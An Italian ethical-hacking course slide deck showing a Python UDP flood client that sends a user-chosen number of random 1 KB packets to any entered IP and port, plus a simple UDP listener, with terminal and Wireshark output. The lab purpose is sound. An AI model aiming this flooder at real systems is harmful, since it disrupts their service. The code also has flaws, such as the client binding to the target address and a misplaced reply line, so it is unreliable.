

# EPICODE

# S3 - L5

TEAM 1 - ETHICAL HACKING

# CONTENT

**01**

INFO

**02**

GOALS AND OBJECTIVES

**03**

STRATEGIES

**04**

VISUALIZATION

**05**

CLIENT.PY - ADDONS

**06**

SERVER.PY - ADDONS

**06**

OURTEAM



# GOALS AND OBJECTIVES

L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

# STRATEGIES

In conformità con la strategia delineata dal team, si provvederà alla realizzazione di due codici, i quali saranno oggetto di analisi nelle prossime slide. Si procederà innanzitutto con la redazione del file **client.py**, il quale sarà deputato a simulare l'invio dei pacchetti **UDP di max 1KB** per pacchetto. Successivamente, verrà sviluppato il file **server.py**, il quale sarà configurato per accettare la ricezione dei suddetti pacchetti e provvedere alla loro visualizzazione.

```
1 import socket
2 import random
3
4 SVR_ADDR = input("Indirizzi IP server target: \n")
5 SVR_PORT = int(input("Numero porta target: \n"))
6 CLT_PORT = 20002
7 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8 s.bind((SVR_ADDR, CLT_PORT))
9
10 print("Listening...")
11
12 num_pacchetti = int(input("Numero pacchetti da inviare: \n"))
13 packet = bytearray(random.randbytes(1024))
14
15 for i in range(num_pacchetti):
16     s.sendto(packet, (SVR_ADDR, SVR_PORT))
```

CLIENT.PY

```
1 import socket
2
3 SRV_ADDR = "192.168.1.62"
4 SRV_PORT = 50123
5 msg_by_server = "Packet no receive"
6 answer = str.encode(msg_by_server)
7
8 #socket
9 socket_server = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
10
11 #IP:PORT
12 socket_server.bind((SRV_ADDR, SRV_PORT))
13
14 print("Listen server UDP")
15
16 #start listen
17 while 1:
18     data = socket_server.recvfrom(1024)
19     msg = data[0]
20     addr = data[1]
21     client_msg = "Client message \n{}".format(msg)
22     client_ip = "IP client:{}".format(addr)
23     print(client_msg)
24     print(client_ip)
25
26     #confirm of receive msg
27     socket_server.sendto(msg, addr)
```

SERVER.PY

Esistono diverse modalità per verificare il corretto funzionamento dei due codici: una tramite l'utilizzo del software **Wireshark** e l'altra direttamente attraverso l'interfaccia a riga di comando (**CLI, Command Line Interface**)

VISUALIZATION

# VISUALIZATION

```
(kali㉿kali)-[~/Documents/]
$ python client_v3.py
Indirizzi IP server target:
192.168.1.62
Numero porta target:
50123
Listening ...
Numero pacchetti da inviare:
4
```

## CLIENT.PY

Come richiesto viene avviato lo script, l'utente e' in grado di inserire **IP TARGET - PORT TARGET - ED IL NUMERO PACCHETTI**

```
(kali㉿kali)-[~/Documents/]
$ python server.py
Listen server UDP
```

## SERVER.PY

Quando viene avviato il **server.py**, il server si mette in ascolto per ricevere i **packets**.

```
client:('192.168.1.62', 20002)
    sent message
    '\xe5\x882\xdc\xac\xfb\xef=\xceH\x0b=~\x16u\xd20v\xb5\xff\xf3\xce\xcd\x99-\n\xe95\xaa9\xed0\xc86\xc2\xd8\xb8\xcA\x9f\x1d\xe9\xe9dQ+\'
db<\xacb\xf0\xdc\x93\xf8\x1f\xf1N\xb1\xfb\x0e\xbe\xb4\xr\xd0\xf5Itxi\xc0\\\'\x17\xR/\x92\xaa\x83D\xd4~\xb9\xb2\xd8Mq\x91+\x1a\xb5\x9fq\x1f\xc0K\xb7\x08:\xf4\x17\x01\x07!\xf7\xb1\x84I\x05\x96g\xdc\xf8\x9b\xca\xf\x9d|\{acd\xde\xd5\x0fpA\xr\xf5\xf4\xf8\xxa0\xb7\xe9\x8e\x9f\xc5n\x05\x6\xfc7>\xb8\xb5\x93\x99\xcf\x955v\x]\x9c6k$\x1e\xbd\x86\xbd\x85j4exaa\x9f\xb4v\xa5\xad\x81\xd1 X\x96\x08\x97\xee\x9d\x99K\x87L\x18\x9a\xc6\x9c\xbb\xb9\x8d\x07_\x9e9f2!(\x04\x17{\xcb0\xef4Pt0i \xe8\xe1\x921\xe9\xc7\x9cR\x9dI\xfb\x8b\x1a\xc8\xd8\x13\xf9}\x9b7\x0b\x9eQ\x80\xee_\x94\xf8\x88\x82I\x8b\x99\xd3\xb5\xb4\x2P\x7\x3z\x80\xdd\x8e\xeb7l\x8d-\x1f\x8e\xc1W\x1a\x1\xf7m\x7f\x04\xb2\x84\x99\xrD\x9a\xf5\xf0\xf9v\xab\x06\x9a\xde?\x1d\x82b\x00\x95rl\xc9\xb8\x80\x94c3\x9d\xfa\xb4-kun"\x90\xc2a\xc81\x0e\x12\xfa\xadMSG\x06\xc4\xe3\x8a!\x92\xc7\x18\xe6\x92,6\xc1\xcd^\xfd\x8d\xe8\xd0\xb1\xf0\xbd\xe!5\xfc\xaa3\xad\x07\xedP\x8c\$x87\x9c\x87\xb2\xc1\x02\xb4\xf7\x8fx\xd3\xb2\xcf\xaa\xdf\x98\xaa\x84\xef\x18*\x1d\xecc\xe7_D^\x8e\x2s\xdf\x80\x9h\x83\x15\xbbY\x81\xb5\xd70F\xaa\xef\xaa\xd84\xe1v9>\x2\xaa#\x88\xd6\xec\xd93\xcf\x94\x18\xb3\x9e\xbe\xdfb\xb1\x17\xf75\xcb\xdb\xc1\xde;\xcb\x0b\x95\x07Gd\xbf\xb2R\xce\x94uAC\xd9F\x1eq\xcb\x8c\x0f"\x8a\x1\xf7C0\xca1\xf5\xfd\x96\xd5\xaa\x1\xd7\xaa1,\xec\xd5@)\x0\x17\x1cN\xdfT\x08\xcf\x9e\xc40\xf3\xeb\x80\x1a\xc5\xaf\x97\xf3\xbc\xe6Tj\xb1\xaf\x9f\xc8P\x10b!N\xb8\xd6#\xb6\xaf\xd5\xfd\xce\xab\x11\x89\xd1R\x80\xe9\xec3\x89\t\xb6\xfd\xaa\x87#\x8b\xcaGd\x11\xe2vl\x13\x85\x0V\xf2\xb3:\x03\xaa\xb7\x85\x16 \x7\xac\xd6\xec\x9e\x7f\xe2\x13
```

## VISUALIZATION

Abbiamo deciso di visualizzare sia attraverso la CLI e attraverso **Wireshark**, nella CLI il target ip e' l'indirizzo stesso dell'host, invece su wireshark ip target e' il nostro **localhost**

```
Apply a display filter ... <Ctrl-/>
Time           Source          Destination       Protocol      Length Info
0.000000000  127.0.0.1      127.0.0.1      UDP          1066 1234 → 1234 Len=1024
0.000010936  127.0.0.1      127.0.0.1      UDP          1066 1234 → 1234 Len=1024
0.000015436  127.0.0.1      127.0.0.1      UDP          1066 1234 → 1234 Len=1024
0.000019225  127.0.0.1      127.0.0.1      UDP          1066 1234 → 1234 Len=1024
0.000023746  127.0.0.1      127.0.0.1      UDP          1066 1234 → 1234 Len=1024
```

# CLIENT.PY - ADDONS




HATHEHACK

1. Importazione delle librerie: Il codice inizia importando due librerie Python: `socket` per la comunicazione di rete e `random` per la generazione di dati casuali.
2. Definizione delle costanti: Il codice definisce le seguenti costanti:
  - `SVR_ADDR`: L'indirizzo IP del server target. Viene richiesto all'utente tramite `input`.
  - `SVR_PORT`: La porta del server target. Viene richiesta all'utente tramite `input`.
  - `CLT_PORT`: La porta del client. Viene assegnata staticamente a 20002.
3. Creazione del `socket`: Viene creato un socket UDP utilizzando `socket.socket()`, specificando `socket.AF_INET` per la famiglia di indirizzi IPv4 e `socket.SOCK_DGRAM` per il tipo di socket datagram.
4. Bind del socket: Il socket viene associato all'indirizzo del server target e alla porta del client utilizzando `s.bind()`. Questo permette al client di ricevere eventuali risposte dal server.
5. Inizio della ricezione: Viene stampato a schermo un messaggio per indicare che il client è in ascolto di pacchetti.
6. Input del numero di pacchetti da inviare: L'utente inserisce il numero di pacchetti UDP da inviare al server target.
7. Generazione dei pacchetti e invio: Viene inizializzato un ciclo `for` che itera `num_pacchetti` volte. Ad ogni iterazione, viene generato un pacchetto UDP casuale di dimensione 1024 byte utilizzando `random.randbytes()`. Questo pacchetto viene quindi inviato al server target tramite `s.sendto()` specificando l'indirizzo IP e la porta del server.

```
1 import socket
2 import random
3
4 SVR_ADDR = input("Indirizzi IP server target: \n")
5 SVR_PORT = int(input("Numero porta target: \n"))
6 CLT_PORT = 20002
7 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8 s.bind((SVR_ADDR, CLT_PORT))
9
10 print("Listening...")
11
12 num_pacchetti = int(input("Numero pacchetti da inviare: \n"))
13 packet = bytearray(random.randbytes(1024))
14
15 for i in range(num_pacchetti):
16     s.sendto(packet, (SVR_ADDR, SVR_PORT))
```

In sintesi, questo codice costituisce un client UDP che invia un numero specificato di pacchetti **UDP** a un server remoto. La porta del client è statica, mentre l'indirizzo IP e la porta del server sono specificati dall'utente.

# CLIENT.PY - ADDONS



HATHEHACK

1. Importazione delle librerie: Il codice inizia importando il modulo `socket`, che fornisce supporto per la comunicazione di rete.

2. Definizione delle costanti: Vengono definite le seguenti costanti:

- `SRV_ADDR`: L'indirizzo IP del server, assegnato staticamente a "192.168.1.62".
- `SRV_PORT`: La porta su cui il server è in ascolto, assegnata staticamente a 50123.
- `msg_by_server`: Il messaggio di risposta inviato dal server quando riceve un pacchetto, impostato su "Packet no receive".
- `answer`: Il messaggio di risposta convertito in un array di byte.

3. Creazione del socket: Viene creato un socket UDP utilizzando `socket.socket()`, specificando `socket.AF_INET` per la famiglia di indirizzi IPv4 e `socket.SOCK_DGRAM` per il tipo di socket datagram.

4. Bind del socket: Il socket viene associato all'indirizzo IP del server e alla porta specificata utilizzando `socket_server.bind()`.

5. Messaggio di inizio ascolto: Viene stampato a schermo un messaggio per indicare che il server UDP è in ascolto.

6. Avvio dell'ascolto: Viene avviato un ciclo while che continua all'infinito (con while 1:).

All'interno del ciclo, il server riceve dati tramite il metodo `socket_server.recvfrom(1024)`, che attende fino a quando non riceve dati. I dati ricevuti vengono memorizzati nella variabile `data`, che è una tupla contenente il messaggio ricevuto e l'indirizzo del mittente.

7. Elaborazione dei dati ricevuti: Il messaggio ricevuto viene estratto da `data[0]` e l'indirizzo del mittente viene estratto da `data[1]`. Vengono quindi formattati due messaggi di output: uno che mostra il messaggio ricevuto dal client (`client_msg`) e un altro che mostra l'indirizzo IP del client (`client_ip`). Entrambi i messaggi vengono quindi stampati a schermo.

8. Conferma di ricezione al client: Il server invia una conferma di ricezione al client tramite `socket_server.sendto()`, inviando il messaggio ricevuto e l'indirizzo del mittente.

In sintesi, questo codice costituisce un server UDP che rimane in ascolto su un indirizzo IP e una porta specificati. Quando riceve un pacchetto da un client, stampa il messaggio ricevuto e l'indirizzo IP del mittente, quindi invia una conferma di ricezione al client.

```
import socket

SRV_ADDR = "192.168.1.62"
SRV_PORT = 50123
msg_by_server = "Packet no receive"
answer = str.encode(msg_by_server)

#socket
socket_server = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)


#IP:PORT
socket_server.bind((SRV_ADDR, SRV_PORT))

print("Listen server UDP")

#start listen
while 1:
    data = socket_server.recvfrom(1024)
    msg = data[0]
    addr = data[1]
    client_msg = "Client message \n{}".format(msg)
    client_ip = "IP client:{}".format(addr)
    print(client_msg)
    print(client_ip)

#confirm of receive msg
socket_server.sendto(msg, addr)
```

# OUR TEAM



Iosif  
Castrucci  
TL 1



Mario  
Reitano  
TEAM



Giovanni  
Sannino  
TEAM 1



Andrea Di  
Benedetto  
TEAM 1



Luca Lenzi  
TEAM 1



Mara Dello  
Russo  
TEAM 1



Morgan  
Petrelli  
TEAM 1